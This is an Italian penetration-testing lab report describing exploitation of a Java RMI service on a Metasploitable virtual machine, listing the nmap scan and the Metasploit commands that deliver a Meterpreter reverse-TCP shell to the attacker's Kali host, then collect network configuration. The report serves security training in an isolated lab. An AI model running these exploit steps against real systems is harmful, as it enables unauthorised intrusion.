Report sullo Sfruttamento di Vulnerabilità Java RMI su Metasploitable con Metasploit


Data: 16 Maggio 2025

Autore: Stefano Gugliotta

Introduzione:


Il presente report documenta l'esecuzione di un test di penetration testing volto a sfruttare una vulnerabilità presente nel servizio Java Remote Method Invocation (RMI) in esecuzione sulla porta 1099 di una macchina virtuale Metasploitable. L'obiettivo principale era ottenere una sessione remota Meterpreter sulla macchina vittima utilizzando il framework Metasploit e successivamente raccogliere informazioni cruciali sulla sua configurazione di rete.

Fase 1: Preparazione dell'Ambiente e Verifica della Connettività




Prima di procedere con l'attacco, è stata dedicata attenzione alla corretta configurazione dell'ambiente di laboratorio. La macchina attaccante, Kali Linux, è stata configurata con l'indirizzo IP statico 192.168.11.111,rimuovendo il vecchio ip statico 192.168.1.25 precedentemente impostato.

Analogamente, la macchina vittima, Metasploitable, è stata impostata con l'indirizzo IP statico 192.168.11.112, acquisito dopo un riavvio per assicurare l'applicazione delle impostazioni, ha confermato questo indirizzo.




Successivamente, è stata verificata la connettività di base tra le due macchine utilizzando il comando ping. L'esito positivo del ping da Kali a Metasploitable e viceversa (come documentato nello screenshot) ha assicurato che le macchine potessero comunicare a livello di rete IP, prerequisito fondamentale per le fasi successive dell'esercizio.



Fase 2: Identificazione della Vulnerabilità con Nmap

Sebbene la traccia dell'esercizio indicasse già la presenza di un servizio vulnerabile sulla porta 1099 (Java RMI), è stata eseguita una scansione di base con Nmap per confermare il servizio in esecuzione sulla macchina vittima. Il comando utilizzato è stato:



nmap -sV 192.168.11.112

Lo screenshot dell'output di Nmap ha mostrato che un servizio, identificato come un server RMI Java, era effettivamente in ascolto sulla porta 1099 dell'indirizzo IP 192.168.11.112. Questa informazione ha confermato la presenza del target vulnerabile.

Fase 3: Sfruttamento della Vulnerabilità con Metasploit


Con la conferma del servizio vulnerabile, è stato avviato il framework Metasploit (msfconsole). All'interno della console di Metasploit, è stata utilizzata la funzionalità di ricerca per identificare gli exploit relativi a Java RMI:

search java rmi

Lo screenshot dell'output della ricerca ha mostrato una lista di exploit potenzialmente utilizzabili. Basandosi sulla natura della vulnerabilità (un server RMI insicuro), è stato selezionato l'exploit *exploit/multi/misc/java_rmi_server* (identificato tipicamente con il numero 8 nella

lista). Questo exploit è noto per sfruttare configurazioni predefinite insicure nei server Java RMI che permettono l'esecuzione di codice arbitrario.

Una volta selezionato l'exploit, sono state visualizzate le sue opzioni utilizzando il comando show options. Lo screenshot di questo output ha mostrato i parametri configurabili, tra cui RHOSTS (l'indirizzo della vittima), RPORT (la porta del servizio RMI), LHOST (l'indirizzo dell'attaccante) e LPORT (la porta in ascolto sull'attaccante per la connessione reverse).



Le opzioni sono state quindi configurate con i valori appropriati per il nostro ambiente di laboratorio:

set RHOSTS 192.168.11.112

set RPORT 1099

set PAYLOAD java/meterpreter/reverse_tcp


set LHOST 192.168.11.111

set LPORT 4444

Infine, l'exploit è stato lanciato con il comando exploit. Lo screenshot successivo ha catturato il tentativo di sfruttamento. In caso di successo, Metasploit ha stabilito una connessione con il server RMI vulnerabile e ha inviato il payload Meterpreter.

Fase 4: Raccolta delle Evidenze con Meterpreter

Al termine dello sfruttamento riuscito, è stata ottenuta una sessione Meterpreter sulla macchina vittima, come indicato dal cambio del prompt in meterpreter >. A questo punto, sono stati eseguiti i comandi richiesti per raccogliere le evidenze:



Configurazione di Rete: Il comando *ipconfig* (o *ifconfig* a seconda della configurazione di Metasploitable) è stato utilizzato per visualizzare la configurazione di rete della macchina vittima. Lo screenshot dell'output di questo comando ha mostrato dettagli come l'indirizzo IP (192.168.11.112), la subnet mask, l'indirizzo MAC e, potenzialmente, l'indirizzo del gateway e i

server DNS configurati sulla macchina Metasploitable.




Tabella di Routing: Il comando *route* è stato eseguito per visualizzare la tabella di routing della macchina vittima. Lo screenshot di questo output ha mostrato le rotte di rete attive sulla macchina Metasploitable, indicando come il traffico di rete viene instradato verso diverse destinazioni. Questo include la rotta predefinita (se configurata) e le rotte specifiche per le reti locali o remote.

Conclusioni:

L'esercizio ha dimostrato con successo lo sfruttamento di una vulnerabilità nel servizio Java RMI in esecuzione sulla macchina Metasploitable utilizzando il framework Metasploit. Attraverso una serie di passaggi che includono la preparazione dell'ambiente, la verifica della connettività, l'identificazione del servizio vulnerabile, la configurazione e l'esecuzione di un exploit specifico, è stato possibile ottenere una sessione remota Meterpreter.

Una volta ottenuta la sessione, sono state raccolte le evidenze richieste sulla configurazione di rete e sulla tabella di routing della macchina vittima, fornendo informazioni cruciali sulla sua infrastruttura di rete. Gli screenshot acquisiti durante ogni fase hanno documentato in modo visivo il processo e i risultati ottenuti.